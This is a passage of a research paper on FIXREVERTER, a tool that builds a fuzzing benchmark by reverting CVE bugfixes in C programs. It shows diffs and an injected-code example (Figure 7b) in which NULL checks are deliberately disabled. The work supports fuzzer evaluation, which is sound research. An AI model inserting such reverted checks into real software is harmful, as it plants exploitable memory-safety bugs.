


Figure 2: Illustration of FIXREVERTER: CVE-2017-8395

Contributions This paper made the following contributions:

- The identification of the *conditional-abort*, *conditional-*

execute, and *conditional-assign* bugfix patterns, defined by a combination of code syntax and a semantic condition, discerned from a study of bugfixes of CVEs.

- A framework, FIXREVERTER, that automatically injects bugs by reversing instances of the three patterns, detected by the use of syntax matching and static analysis.
- A fuzzing benchmark REVBUGBENCH based on running FIXREVERTER on 10 programs taken from Binutils and FuzzBench, and integrated into FuzzBench along with a novel triaging algorithm.
- An evaluation that compares 5 state-of-the-art fuzzers using REVBUGBENCH, with results that suggest its usefulness as a benchmark.

2 Bugfix Patterns

We inspected past bugfixes in the Common Vulnerabilities and Exposures reports (CVEs) to find relevant bugfix patterns. In particular, we studied 693 CVEs from six open source programs (Binutils [27], Tcpdump [28], libxml2 [29], FFmpeg [30], libarchive [31] and systemd [32]). We chose these programs for three reasons. First, they are well studied in the fuzzing literature [9,15,26,33–37], and contain well-documented CVEs. Second, most of their CVE records contain direct links to the source code diff of the bugfix. Third, most of their CVE records are reproducible and come with call stacks to help understand the origins of the bugs and how the bugfixes work. In addition, we also studied the 121 CVEs and bugfixes that were used to construct the Magma benchmark [12].

For each CVE, we spent 10 minutes with the provided test input, call stack, and code diffs to understand the cause of the bug and the developer's intention with the bugfix. For all of the CVEs together, we tried to identify common patterns.

In the end, we used 170 CVEs from the 814 as a basis for three general bugfix patterns we call *conditional-abort* (`ABORT`), *conditional-execute* (`EXEC`), and *conditional-assign* (`ASSIGN`), which we discuss in detail shortly. Among them, 10 CVEs were used as basis of two patterns. While other patterns are possible, `ABORT`, `EXEC`, and `ASSIGN` represent general, intuitive patterns to demonstrate the effectiveness of FIXREVERTER. Indeed, bugfixes similar to them were considered in previous studies of bug repositories [38–40] and automatic bugfixing tools [41–43]. We call these CVEs that are the basis of the three patterns our *bugfix dataset*.

ABORT An `ABORT` fix is characterized by the addition of an if-statement that checks that a variable (or path) involved in a downstream dereference satisfies an invariant, and breaks the flow of control (e.g., returns from the function) if it does not. Such a bugfix *prevents subsequent program execution* from dereferencing a pointer whose value is dependent on the checked variable. Figure 2 shows an `ABORT` bugfix, as explained in Section 1.2. `ABORT` is the most common pattern in our dataset, matching 155 CVEs. A generalization of this pattern is the addition of a disjunctive clause to an already-present aborting conditional block, e.g., **if**(p) **return**; becomes **if** (q || p) **return**;.

```
1  bfd_boolean _bfd_dwarf2_find_nearest_line
2  (asymbol **symbols,  /*other parameters*/)
3  {
4    ...
5    - if ((section->flags & SEC_CODE) == 0)
6    + if (symbols != NULL && (section->flags & SEC_CODE) == 0)
7    {
8      asymbol **tmp;
9      for (tmp = symbols; (*tmp) != NULL; ++tmp)
10     ...
11   }
12 }
```

Figure 3: CVE-2017-8392 bugfix.

EXEC An `EXEC` fix is characterized by the addition of a conjunctive boolean expression to an existing conditional statement (*if*, *while* and *for*) to check that a variable (or path) involved in a dereference within the conditional's body satisfies an invariant. Such a bugfix *tightens* the condition of executing the true branch of the conditional statement which dereferences a pointer whose value is dependent on the checked variable. Figure 3 shows the bugfix of CVE-2017-8392 [44] with the `EXEC` pattern. In line 9, `symbols` is copied to `tmp` which is dereferenced. The developer added a check of `symbols` against NULL in line 6 to avoid the NULL dereference. 9 CVEs in our dataset match the `EXEC` pattern.

ASSIGN An `ASSIGN` fix is characterized by the addition of a new if-statement whose body is the assignment to a variable that is involved in a downstream dereference; the conditional guard may or may not involve the same variable. Such a bugfix changes the value of the assigned variable which is used in a dereference in the subsequent program execution. Figure 4 is an example of the `ASSIGN` pattern. In CVE-2013-0211 [45], parameter `s` may cause an overwrite error in line 8 if its value exceeds the maximum value to safely write to the buffer. To avoid such a bug, the developer constrained the value of `s` by adding the if-statement in lines 5 and 6. In our dataset 16 CVEs match the `ASSIGN` pattern.

All of these patterns involve conditional statements, but the pattern of fix reversion is different for each, as is the code affected by that reversion (e.g., either within the conditional itself, or in subsequent program execution), which affects the semantic conditions under which that pattern applies.

```
1 static ssize_t
2 _archive_write_data(size_t s,  /*other parameters*/)
3 {
4   ...
5   + if (s > max_write)
6   +   s = max_write;
7   archive_clear_error(&a->archive);
8   return ((a->format_write_data)(a, buff, s));
9 }
```

Figure 4: CVE-2013-0211 bugfix.

3 FIXREVERTER

The first step of FIXREVERTER (Figure 1) is to perform a syntactic search for a *fix pattern* that could be reversed in order to inject a bug (Section 3.1). FIXREVERTER's grammar-based *syntax matcher* analyzes all files in the target program to find the code regions that match each given syntactic bugfix pattern (Section 3.2). Each matching region is a candidate injection site. Next, using information returned from the syntax matcher, the *static reachability and dependence analysis* confirms that *traced variables* in the matched pattern may reach a dereference site that could result in a crash (Section 3.3). FIXREVERTER then *injects bugs* in the target program by reverting the patterns confirmed by the static analysis (Section 3.4), but filters uninteresting bugs through a *naive bug filter*. Finally, after a fuzzing campaign, we must triage which injected bugs were the cause of an observed failure in the target program (Section 3.5).

3.1 Bugfix Pattern Grammar

We express the bugfix patterns using a context-free grammar (CFG), shown in Figure 5. By convention, non-terminals are in uppercase and terminals are in lowercase.

The CFG specifies that an **if** statement falls into the *ABORT* pattern (lines 1-5) when (1) it has no else branch; (2) it has a small body with up to 3 statements;[1] (3) the body ends with a jump instruction (i.e., **return**, **break**, **goto** or **continue**); and (4) when an **if** guard has multiple conditions, they are connected by the logical OR operator.

The *EXEC* pattern accepts both **while** and **for** statements; it also accepts **if** statements with or without **else** (lines 7 and 8). The condition requires at least two conditional expressions, connected by the logical AND operator (lines 9 and 10), and the body of the *EXEC* pattern cannot contain a jump instruction (line 11).[2]

Lines 14 and 15 specify that an **if** statement falls into the *ASSIGN* pattern if (1) it only has a single condition, and (2) its body is a single assignment statement.

[1] We express this as a custom terminal **upto3** in the grammar.
[2] Expressed as a custom terminal **no_jump**.

```
1  ABORT → if ABORT_CONDS ABORT_BODY
2  ABORT_CONDS → ABORT_COND
3                | ABORT_COND || ABORT_CONDS
4  ABORT_BODY → JUMP | upto3 JUMP
5  JUMP → break | goto | return | continue
6
7  EXEC → IF_WHILE_FOR EXEC_CONDS EXEC_BODY
8        | if EXEC_CONDS EXEC_BODY else EXEC_BODY
9  EXEC_CONDS → EXEC_COND && EXEC_COND
10             | EXEC_COND && EXEC_CONDS
11 EXEC_BODY → no_jump
12 IF_WHILE_FOR → if | while | for
13
14 ASSIGN → if ASSIGN_COND ASSIGN_BODY
15 ASSIGN_BODY → TRACER = rhs_assign
16
17 TRACER → PTR_TRACER | NUM_TRACER
18 PTR_TRACER → ptrVar:traceVar[]
19           | ptrVar:traceBase[] -> ptrVar:traceField[]
20           | var:traceBase[] . ptrVar:traceField[]
21
22 NUM_TRACER → num:traceVar[]
23           | ptrVar:traceBase[] -> num:traceField[]
24           | var:traceBase[] . num:traceField[]
```

Figure 5: Part of grammar for the *ABORT*, *EXEC*, and *ASSIGN* patterns.

In our grammar, a terminal may be associated with a *tracer*, which is an annotation following a colon, e.g, `traceVar[]` in **ptrVar**`:traceVar[]` on line 18. Tracers are used by FIXREVERTER to identify the symbols whose flow should be followed to dereference sites, thus enforcing the semantic condition of the bugfix patterns, as detailed in Section 3.2. For example, the left-hand side of the assignment statement of the *ASSIGN* pattern is traced (line 15).

In Figure 6, we show the grammar rules that define the different conditional expressions for each pattern (lines 1-3). We define *EQ_NULL* (lines 4 and 5) and *NOT_EQ_NULL* (lines 6 and 7) as the expressions that match a pointer tracer that is checked to be equal and not equal to **null**, respectively. We define *PTR_CMP* (line 9) as the expressions that compare ($<, \leq, >, \geq$) two pointer operations, and *PTR_REL* (line 10) as the expressions that check the equality (==, !=) of two pointer operations. A pointer operation is a pointer tracer or the arithmetic operation ($+, -, \times, /$) between a pointer tracer and a number (lines 11-13). We define *NUM_CMP* (lines 14-15) as the expressions that check between two numeric operations (i.e., a numeric value or the arithmetic operation between two numeric values). A numeric value is a literal number, a numeric tracer (i.e., a numeric variable or field), or the result of evaluating a function call or array access that returns a numeric type (lines 17-21).

```
1  ABORT_COND → EQ_NULL | PTR_CMP | NUM_CMP
2  EXEC_COND → NOT_EQ_NULL | PTR_CMP | NUM_CMP
3  ASSIGN_COND → NOT_EQ_NULL | EQ_NULL | PTR_CMP |
       PTR_REL | NUM_CMP
4  EQ_NULL → PTR_TRACER == ZEROVAL
5           | ZEROVAL == PTR_TRACER
6  NOT_EQ_NULL → PTR_TRACER != ZEROVAL
7              | ZEROVAL != PTR_TRACER
8  ZEROVAL → null | cast null
9  PTR_CMP → PTR_OP CMP PTR_OP
10 PTR_REL → PTR_OP REL_OP PTR_OP
11 PTR_OP → PTR_TRACER ARITH NUM_VAL
12         | NUM_VAL ARITH PTR_TRACER
13         | PTR_TRACER
14 NUM_CMP → NUM_OP CMP NUM_OP
15         | NUM_OP REL_OP NUM_OP
16 NUM_OP → NUM_VAL ARITH NUM_VAL | NUM_VAL
17 NUM_VAL → NUM | NUM_TRACER
18          | SINGLECALLER ( ptrVar )
19          | SINGLECALLER ( ptrVar [ NUM ] )
20          | SINGLECALLER ( var )
21          | SINGLECALLER ( NUM )
22 NUM → lit_num | null
23 SINGLECALLER → sizeof | functionCall
24 ARITH → + | - | * | /
25 CMP → < | > | <= | >=
26 REL_OP → == | !=
```

Figure 6: Grammar of the conditional expressions in the *ABORT*, *EXEC*, and *ASSIGN* patterns.

3.2 Syntax Matcher

FIXREVERTER's syntax matcher is implemented as a Clang LibTool [46] (version 12). It works in two phases. First, it reads in a grammar file just discussed, converting it into a *state machine*. Phase 2 traverses the Clang abstract syntax tree (AST) using the visitor pattern. As it encounters statements, it finds tokens in each statement and feeds them into the state machine to see if it matches a defined pattern. For the statements matched, gathered tokens are placed into a JSON file to be used in the later stages of FIXREVERTER.

Phase 1 When running the syntax matcher, a pattern file is specified as a command-line argument. This file takes a CFG with lists of productions $NT \rightarrow Token_1\ Token_2\ ...\ Token_n$, where NT is a non-terminal, and a token can be either a non-terminal or a terminal. In the grammar, a terminal may be associated with a *tracer*. Information about the traced terminals is important for the next stage of FIXREVERTER to satisfy the semantic condition in the bugfix patterns. For example, the name and declaration of a variable that appears in the conditional expression of an *ABORT* pattern's if-statement are used by the static analysis. Traced terminals are written to a JSON file with their source location and string value.

Tracers can be specified in two ways in the input grammar. (1) **terminal**:tracer traces the same terminal in different places in the grammar. For example, *NT* → **var**:t1 **< num** && **var**:t1**> num** requires the same variable to appear in both locations of this expression. (2) **terminal**:tracer[] traces multiple terminals in the grammar. For example, the pointer tracers in lines 18-20 in Figure 5 ensure all variables, base pointers, and fields that match *PTR_TRACER* are traced and kept in traceVar[], traceBase[], and traceField[], respectively.

In phase 1, the grammar file is first parsed into a list of productions; then, we use a generalized LR(0) parser [47] to create a state machine. Each state represents a possible position in the grammar. State transitions are determined by what the possible tokens are. In this generalized parser, if there are two or more state transitions that could be taken, it forks into multiple parsers where each takes one of the actions. This allows temporary ambiguity. Since each of the three patterns we defined is mutually exclusive, this will eventually result in one match; when conflicts are found in any forked parser, it terminates.

Phase 2 After creating the state machine, the syntax matcher traverses the AST using the visitor pattern provided by Clang LibTool. For every function-statement node, if the function exists in the original C file, we traverse its body; otherwise (e.g., a function defined in a header file), we skip over it. For each if-statement, for-loop, or while-loop, we start executing the state machine. For each subsequent AST node visited, we extract terminals from the AST node depending on the node type, and continue executing the state machine using the terminals. Once the visitor pattern returns to the node which initiated the state machine, each fork of the parser is checked. If its state machine is in an accepting state, then the traced terminals fed into that branch are output by the syntax matcher. For example, according to Figure 5, when the visitor leaves an if-body, if the state machine has parsed **if** *ABORT_CONDS ABORT_BODY*, it will move into an accepting state, and a match for the *ABORT* pattern will be output.

While most of the terminals we process are individual operators or variables, our custom terminals allow us to treat combinations of statements or expressions differently for better expressiveness and flexibility. For example, terminal **upto3** in line 4 of Figure 5 represents any compound statement body which has fewer than or equal to 3 internal statements; terminal **no_jump** in line 11 of Figure 5 represents a single or compound statement that does not contain a *JUMP* statement. In addition, we can differentiate tokens by passing a different terminal based on a value. For an integer literal, we process **null** if the value is 0, and **lit_num** in any other case (line 22 in Figure 6). We also distinguish some terminals based on the type of a variable, or whether that variable is a pointer. For example, in *EQ_NULL*, we require a pointer tracer to be compared to the value 0 at lines 4-5 in Figure 6.

Running example We illustrate FIXREVERTER's workflow with an example. Figure 7a shows the bugfix of CVE-2017-7303 [48] in Binutils. It checks whether the variable

```
1   for(...)
2   + if (oheader == NULL)
3   +   continue;
4     if (section_match (oheader, iheader))
5         return i;
```

(a) CVE-2017-7303 bugfix.

```
1   for(...)
2     #ifdef FRCOV
3     if (injectFlag[529]) {
4       if (oheader == NULL && !(0))
5         log("trigger bug index 529");
6       else
7         log("reach bug index 529");
8     }
9     if ((injectFlag[529] && 0)
10      || (!injectFlag[529] && (oheader == NULL)))
11    #else
12    if (0)
13    #endif
14      continue;
15    if (section_match (oheader, iheader))
16      return i;
```

(b) Injected code. Injection index is 529.

Figure 7: Running example.

oheader is NULL, and skips the rest of the loop if so, to avoid a subsequent NULL dereference. In REVBUGBENCH (Section 4), FIXREVERTER reverted this bugfix, (re)injecting a bug in the target program *disassemble*. FIXREVERTER's syntax matcher finds the if-statement in lines 2-3 because it matches the grammar of the *ABORT* pattern in Figure 5; the variable oheader is considered a traced variable.

3.3 Reachability & Dependence Analysis

FIXREVERTER's *static reachability & dependence analysis* takes as input the set of tracers output by the syntax matcher. For *ABORT* and *EXEC*, the tracers occur in the conditional guard; for *ASSIGN*, the tracer is the assigned-to variable.

The static analysis does two things (visualized by the two vertical lines on the right in Figure 2). First, it decides whether this tracer *may be reached* via an execution from a designated entry point. Second, it determines if a subsequent pointer dereference *may be dependent* on the tracer, i.e., whether the latter can influence it. In sum, the tracer is a *source* and the subsequent dereference is a *sink*. Some examples of the sinks are reading/writing of a traced pointer, offsetting a pointer using a traced number, and calling a library function within which a traced argument is dereferenced. For *ABORT* and *ASSIGN*, the dereference must occur *after* the matched conditional. For *ABORT*, if we remove the matched `if`, thereby reverting the "fix", execution will reach the sink when it would not have before, creating the potential to produce a crash. For *ASSIGN*, it will reach the sink without having executed the reverted assignment. The semantic condition of *EXEC* is different: the subsequent dereference must occur *within* the body of the if/while/for whose guard contains the tracer. Fix reversion drops a clause in the guard, making it possible for execution to reach a sink it would not have, producing a crash.

Running example Analyzing the example in Figure 7a, FIXREVERTER's static reachability analysis finds that this *ABORT* pattern appears in the function find_link, which is reachable from the entry function of disassemble. The dependence analysis tracks that the variable oheader is the argument passed to section_match, which dereferences it. Thus there is a source-sink flow between oheader and the dereference site, confirming the semantic condition of this pattern.

Implementation We built the analysis on top of the Phasar C-code static analysis framework [49]. Phasar provides a summary-based solver of Inter-procedural Finite Distributive Subset (IFDS) [50] problems, including taint analysis. IFDS solves a dataflow problem by constructing an exploded supergraph (ESG), replacing every node of its inter-procedural control-flow graph (ICFG) with the bipartite graph representation of the respective flow function [50]. Our implementation is based on Phasar release v0521 [51] using LLVM 12.0 [52].

FIXREVERTER's analysis extends Phasar's existing IFDSTaintAnalysis module. It takes a set of entry functions to start solving the dataflow problem. It uses the ICFG to decide which sources are reachable from these entry functions, and then uses the taint analysis to identify dependences between these reachable sources and possible sinks. The analysis is context-sensitive and field-based [53]. When constructing the ICFG, it uses a pointer analysis [53] to resolve the targets for function pointers. The analysis operates on the whole-program LLVM Intermediate Representation (IR) [52], generated using WLLVM [54] and LLVM disassembler `llvm-dis`.

Our static dependence analysis addressed several limitations of Phasar's IFDSTaintAnalysis module. First, Phasar's IFDSTaintAnalysis module ignores fields when propagating taintedness, which makes the taint tracking unsound. We implemented a field-based [53] analysis by extending the IFDSTaintAnalysis module with a global set. This set stores the tuple <*type of its base pointer, field offset*>, called the *field tuple*. When a field is tainted through propagation, its field tuple is added to the set. When there is a field access, we look up the set. If its field tuple exists in the set, the field is tainted.

Second, Phasar's IFDSTaintAnalysis module does not keep track of the origin of the taintedness of a variable. Thus, it cannot report data-dependent source/sink pairs, only that a sink is tainted. To tell which tracer may lead to an exploitable memory error, we extend the IFDSTaintAnalysis module with a global map to keep track of the sources of tainted variables. The key of the map is called the *taint-track key*, which is either a tainted variable or a field tuple. Each taint-track key maps to the list of taint-track keys that its taintedness originates from.

The map is updated each time a taint-track key is tainted. When the analysis completes, we use the map to output the pairs of sources/sinks that have a data dependence.

To identify the sources of the static dependence analysis, we use line and column numbers of all traced variable and base pointer declarations produced by the syntax matcher, and match against the debug information in *llvm.dbg.declare* instructions [55] (target programs are compiled with no optimization to generate these instructions). For each traced variable, we retrieve the corresponding IR register as the source. For each traced field, we add to a global data structure for our field-based analysis the field tuple <*type-of-traceBase, traceField-offset*>. This tuple is also treated as the source of the dependence analysis. We identify the sinks (i.e., pointer dereferences) as IR instructions that perform a dereference.

Limitations The analysis inherits two limitations of Phasar's IFDSTaintAnalysis. First, Phasar's control-flow analysis is unsound, in part due to an imprecise treatment of function pointers, meaning it may incorrectly claim that some functions are unreachable. As such, some injection sites may be unnecessarily ruled out. To get a sense of the impact of this unsoundness, we ran an experiment in which we ignored the static analysis and injected *all* `ABORT` bugs at candidate injection sites in the 10 programs in Table 1 and we fuzzed those programs with AFL++ for 24 hours. We found that in addition to the 102 bugs found by AFL++ that were approved by the static analysis, there were 14 more that were incorrectly filtered out by it. We are working with the Phasar authors to fix this unsoundness. Second, sinks that are not in the application code are specified as a list of library-function parameters; this by-hand specification runs the risk of missing some sinks.

3.4 Bug Injection

We implement the FIXREVERTER bug injector as a Clang LibTool [46] (version 12). The injected code allows a developer to distinguish the following three states for each injected bug after fuzzing a target.

- *Not reached*: the fuzzer never reaches the conditional statement;
- *Reached*: some inputs generated by the fuzzer reach the conditional statement;
- *Triggered*: the reversed condition(s) with tracer is satisfied, while other condition(s) in the same statement is not satisfied.

Similar bug states are used in Magma [12].

We take output from the previous step of FIXREVERTER to perform an injection. For `ABORT` and `ASSIGN`, if there is a single guard expression, then the entire conditional and its body are skipped (it becomes **if** (0)...), mimicking the reversion of fixes as in Figure 2. For `ABORT`, if the guard expression is a disjunction (e.g., **if** (p || q)...) and just one of the subexpressions has a traced variable, then that subexpression is skipped (e.g., it becomes **if** (p)...); if all disjunctive clauses are traced, the entire **if** is skipped. For `EXEC`, the **if** body is retained, but the last-seen, relevant conditional expression is removed; e.g., **if** (p && q)... becomes **if** (q)..., as in Figure 3. When multiple injection candidates are syntactically nested, we inject the innermost candidate in the nested structure.

We use a static conditional preprocessing block to distinguish the injections when *running the fuzzer* and when *triaging* a crash (see Section 3.5), controlled by a macro, FRCOV. We can see this in Figure 7b. When the macro is undefined, the program can be used for fuzzing—in the running example, we have effectively replaced **if**(oheader==NULL) **continue** (lines 2-3 of Figure 7a) with **if**(0) **continue** (lines 12-14 of Figure 7b). This way no new branch is introduced so that it will not be biased towards fuzzers that are sensitive to control flows.

We define FRCOV to compile the programs used for triaging. This enables extra logic to log that a bug is *triggered* if the subexpression(s) with tracers is satisfied and other subexpression(s) is not satisfied. Otherwise, *reached* is logged. FIXREVERTER controls if an injection is turned on or off using an environment variable (which will cause injectFlag[529] to be true or false, in Figure 7b). Turning off an injection means that the original code logic at the injection site is preserved.

Before fuzzing a program, we compile it with options of address sanitizer (ASan) [56] and undefined behavior sanitizer(UBSan) [57]. This way, both temporal and spatial memory safety violations (out-of-bounds reads/writes, and uses-after-free) will reliably trigger a crash when they occur, in both the FRCOV-enabled/disabled versions of the program.

After bug injection, we perform the *naive bug filter*. As discussed in Section 1, we filter the uninteresting bugs that will fail too easily if injected.

3.5 Bug Triage

When a fuzzer generates an input that causes a FIXREVERTER-processed program to crash, we want to report the specific cause. This is not as simple as it might seem. Just because a condition is triggered does not mean that a dependent variable *must* then be dereferenced, only that it *could* be—the program may sometimes take an execution path that avoids that dereference. As such, running an input could trigger several injections, and a *triage* procedure must determine which ones are material in producing the crash.

Our triage procedure works by re-running the triage version of the target program (i.e., with the marcro FRCOV defined) on the generated input with subsets of the triggered bugs injected, to see under which circumstances the program still crashes. At the end, triage will identify two kinds of causes of failure:

- When input I produces a failure when *a single bug is injected*, call it A, then we say I triggering A is an *indi-*

Input: I: crashing input; ts: set of triggered injections
Output: bs: the set of I's failure causes

```
1:  bs ← ∅
2:  for i from 1 to ‖ts‖ do
3:      for each set s ∈ Powerset(ts) where ‖s‖ = i do
4:          if ∄s′ ∈ bs. s′ ⊂ s then
5:              Run I on inject(s)
6:              if I crashes then
7:                  bs ← bs ∪ {s}
8:              end if
9:          end if
10:     end for
11: end for
```

Figure 8: Bug triage algorithm.

vidual cause. Even though other bug sites were triggered during the run, A is enough to cause the crash on its own.

- When input I produces a failure *only* when *multiple bugs are injected*, say A and B, then we say the failure cause is a *combination* of A and B. Neither A nor B individually is enough—both must present for the crash to occur.

Interestingly, it is possible that the same input can cause multiple individual- or combination-bug crashes. For example, a bug (or combination of bugs) in an initial stage of input processing may cause a crash on I, but if that bug(s) was/were removed, another bug (or combination) may cause a crash when the program processes a different part of I.

We use an algorithm to triage a crash into a set of causes. Intuitively, this algorithm first finds any individual causes, and then finds combination ones, if they exist. For example, if an input I triggers injections $ts = \{A,B,C,D\}$, a set $bs = \{\{A\},\{C,D\}\}$ produced by the algorithm means that $\{A\}$ is an individual cause (injecting only A causes the crash), and $\{C,D\}$ is a combination cause (injecting both C and D causes the crash but injecting them individually does not).

This algorithm is shown in Figure 8. It takes a crashing input I, and ts, the set of injections that were triggered when executing I. For each subset s in the powerset of ts, starting from the subsets whose size is 1 (lines 2-3), if s is not a superset of any element in the set bs (line 4), line 5 injects only the bugs in s and runs I. If I crashes, s is added as a cause to set bs (lines 6-7).

We report both individual and combination causes in our evaluation (see details in Section 5).

4 RevBugBench

In this section, we discuss how we used FixReverter to create RevBugBench.

4.1 Target programs

RevBugBench consists of 10 programs chosen from two sources. First, we use 8 programs from FuzzBench. FuzzBench currently consists of 47 real-world programs. We chose these 8 programs because the majority of their source code is written in C which our tool supports and the syntax matcher returns more than 100 candidate injection sites on these programs. Second, we chose two utilities, cxxfilt and disassemble, in the Binutils package. These utilities are frequently used in the literature to evaluate fuzz testing [9, 15, 15, 26, 33–36]. Column 1 in Table 1 shows the program names and column 2 shows the size (in MB) of each program (its program-specific LLVM bitcode). All 10 programs run from the libFuzzer [24] fuzzing entrypoints which allowed us to integrate RevBugBench into the FuzzBench service (Section 4.3). The versions of these programs are the same as those used in FuzzBench if they are specified, or the most recent version at the time RevBugBench was created.

4.2 FixReverter usage

Columns 5, 8, and 11 in Table 1 show the number of injected bugs for each program, grouped by each bugfix pattern. In total, we injected over 7900 bugs; the `ABORT` pattern had the most injections (6742).

Syntax matcher We ran FixReverter's syntax matcher on C source files in the target programs. First, for each program, we use Bear [64] to generate a compilation database that records compile commands needed to build C files. The syntax matcher is then run on the source files in the compilation database; other C source files not in the compilation database are omitted.

Static reachability & dependence analysis To run the static analysis requires specifying a set of program entrypoints. Because every program in RevBugBench runs from a libFuzzer harness, we use each program's `LLVMTestOneInput` function as its entry point. Our implementation based on Phasar release v0521 experienced out of memory crashes on disassemble, curl, libxml2_reader, libxml2_xml and usrsctp. This Phasar release improved from earlier versions the soundness of its dataflow analysis, but also introduced performance overhead. For these five program, we used an earlier version, Phasar v1220 [65], to avoid the memory error. On average, static analysis dropped 71% of the injection sites returned by the syntax matcher.

Naive bug filter For each target program, we inject each potential injection site returned by the static analysis and execute the program with its fuzzing seeds. For each RevBugBench program, we use the seeds provided by its maintainers if available (curl, libpcap, libxml2_reader, proj4, usrsctp, and zstd). Otherwise, we use a default seed "hi" (consistent with FuzzBench's practice of seed selection) and a small valid seed

Table 1: REVBUGBENCH. The *syntax*, *semantic*, and *final* columns show the numbers of injection sites returned by the syntax matcher, static analysis, and naive bug filter, respectively.

Program	Size (MB bitcode)	Injection sites								
		ABORT			EXEC			ASSIGN		
		# syntax	# semantic	# final	# syntax	# semantic	# final	# syntax	# semantic	# final
cxxfilt [27]	40	5784	88	86	360	1	1	1404	7	7
disassemble [27]	67	5784	1263	1262	360	56	55	1404	181	181
curl [58]	22	304	159	155	13	1	1	57	21	19
lcms [59]	2	587	365	360	15	6	5	40	11	10
libpcap [60]	1	252	92	87	11	0	0	19	8	7
libxml2_reader [29]	8	3992	2142	2122	186	112	112	564	340	335
libxml2_xml [29]	8	4442	1624	1615	206	91	91	594	285	278
proj4 [61]	3	246	223	222	10	2	2	21	8	8
usrsctp [62]	5	732	580	572	51	36	35	14	7	7
zstd [63]	5	488	285	261	5	0	0	60	18	14
Total	161	22611	6821	6742	1217	305	302	4177	886	866

taken from AFL's repository based on file format. We drop from consideration any injections that crash any seed. The naive bug filter dropped 102 injections.

4.3 FuzzBench Service Integration

FuzzBench provides service to evaluate fuzzers on real-world benchmarks, at scale [3]. It has integrated multiple state-of-the-art fuzzers and provides build scripts that make it easier to replicate fuzzing evaluations. However, FuzzBench focuses on comparing fuzzers via code coverage. While it also supports measuring fuzzer performance via bugs found, its method to distinguish bugs (stack traces) is unreliable, as discussed in Section 1. We integrated REVBUGBENCH into FuzzBench to allow replicable and large-scale evaluations of fuzzers that measure their ability to find crashing bugs in real-world programs.

We extended three key components of FuzzBench: *benchmarks* (target programs), *measurer* (on-the-fly result analyzer), and *reporter* (statistical analysis of results).

Each program in FuzzBench is automatically compiled on a Docker image [66], so called base-image, with a build script. We build FIXREVERTER in the base-image of each target program and modify its build script to run FIXREVERTER. Specifically, we generate the compilation database to run the syntax matcher, create the intermediate representation to perform the static analysis, and then inject the bugs. The bug-injected programs are given to FuzzBench for fuzzing (i.e., added to its *benchmarks* component). The programs are compiled with options of address sanitizer (ASan) [56] and undefined behavior sanitizer (UBSan) [57] set up by FuzzBench.

FuzzBench's *measurer* runs inputs generated by fuzzers on target programs, and measures some characteristics of the execution such as code coverage. FuzzBench packs inputs generated every 15 minutes into a cycle. The *measurer* is invoked in every cycle to process the inputs. We extended the measurer with our bug triage algorithm (Section 3.4) to measure which injections (or their combination) are reached, triggered and/or crashed. We also extended the measurer to store the collected results in a database for further analysis after each fuzzing campaign completes. We implemented such an analysis to speed up the bug triage with multi-processing.

FuzzBench's *reporter* performs statistical analysis on data collected from each fuzzer, such as how code coverage grows over time. We reuse its interface to run the same analysis to report the bugs found by each fuzzer over time.

5 Experiments

This section presents the experimental results of running five different fuzzers on REVBUGBENCH, to assess its utility as a fuzzing evaluation benchmark, and FIXREVERTER's effectiveness at bug injection. Our assessment considers the following three questions:

(1) Does FIXREVERTER inject bugs that can trigger actual crashes (Section 5.1)? FIXREVERTER's static analysis is conservative, so it could retain injections that it thinks *may* lead to a crash, but do not in actual fact. The experiments show that hundreds of injections are triggered in REVBUGBENCH, and many of these lead to crashes.

(2) Does FIXREVERTER inject bugs that are hard to find, at least for some fuzzers (Section 5.2)? If REVBUGBENCH only contains bugs that all fuzzers can find, it fails to distinguish one fuzzer from another. The experiments show that only a fraction of the injected bugs trigger crashes (i.e., they are not too easy); some bugs are only triggered by some fuzzers; and fuzzer performance varies overall.

(3) Do fuzzers trigger crashes owing to *combination* causes (see Section 3.5), i.e., where multiple bugs must be present for the crash to occur (Section 5.3)? Triggering an injected bug (or bugs) may not lead to a crash, on its own, but doing so may perturb control flow toward another bug that triggers one. The experiments reveal many combination causes, which constitute an additional, interesting performance measure. In most cases a fuzzer's performance is consistent when measuring either individual causes or combination causes.

Experimental setup The five fuzzers we ran are AFL [1], libFuzzer [24], AFL++ [25], Eclipser [16], and FairFuzz [26].

Table 2: Fuzzer performance on REVBUGBENCH. *Reach*, *Trigger*, *Individual*, and *All Causes* columns show median numbers of reached injections, triggered injections, individual causes, and distinct injections that caused any crashes (individual or combination). Each cell first shows the results of all patterns, and then `ABORT`, `EXEC` and `ASSIGN` in the parentheses.

Program	AFL [1]				AFL++ [25]			
	Reach	Trigger	Individual	All Causes	Reach	Trigger	Individual	All Causes
cxxfilt	49 (46 0 3)	35 (33 0 2)	8 (8 0 0)	26 (26 0 0)	51 (48 0 3)	36 (34 0 2)	9 (9 0 0)	27 (27 0 0)
disassemble	68 (61 2 5)	14 (8 2 4)	11 (8 2 1)	11 (8 2 1)	110 (103 2 5)	18 (12 2 4)	14 (11 2 1)	14 (11 2 1)
curl	59 (46 0 13)	25 (20 0 5)	6 (6 0 0)	10 (10 0 0)	58 (46 0 12)	20 (17 0 4)	5 (5 0 0)	6 (6 0 0)
lcms	139 (131 4 4)	26 (24 0 2)	7 (7 0 0)	20 (18 0 2)	152 (143 4 5)	33 (31 0 3)	11 (11 0 0)	27 (25 0 2)
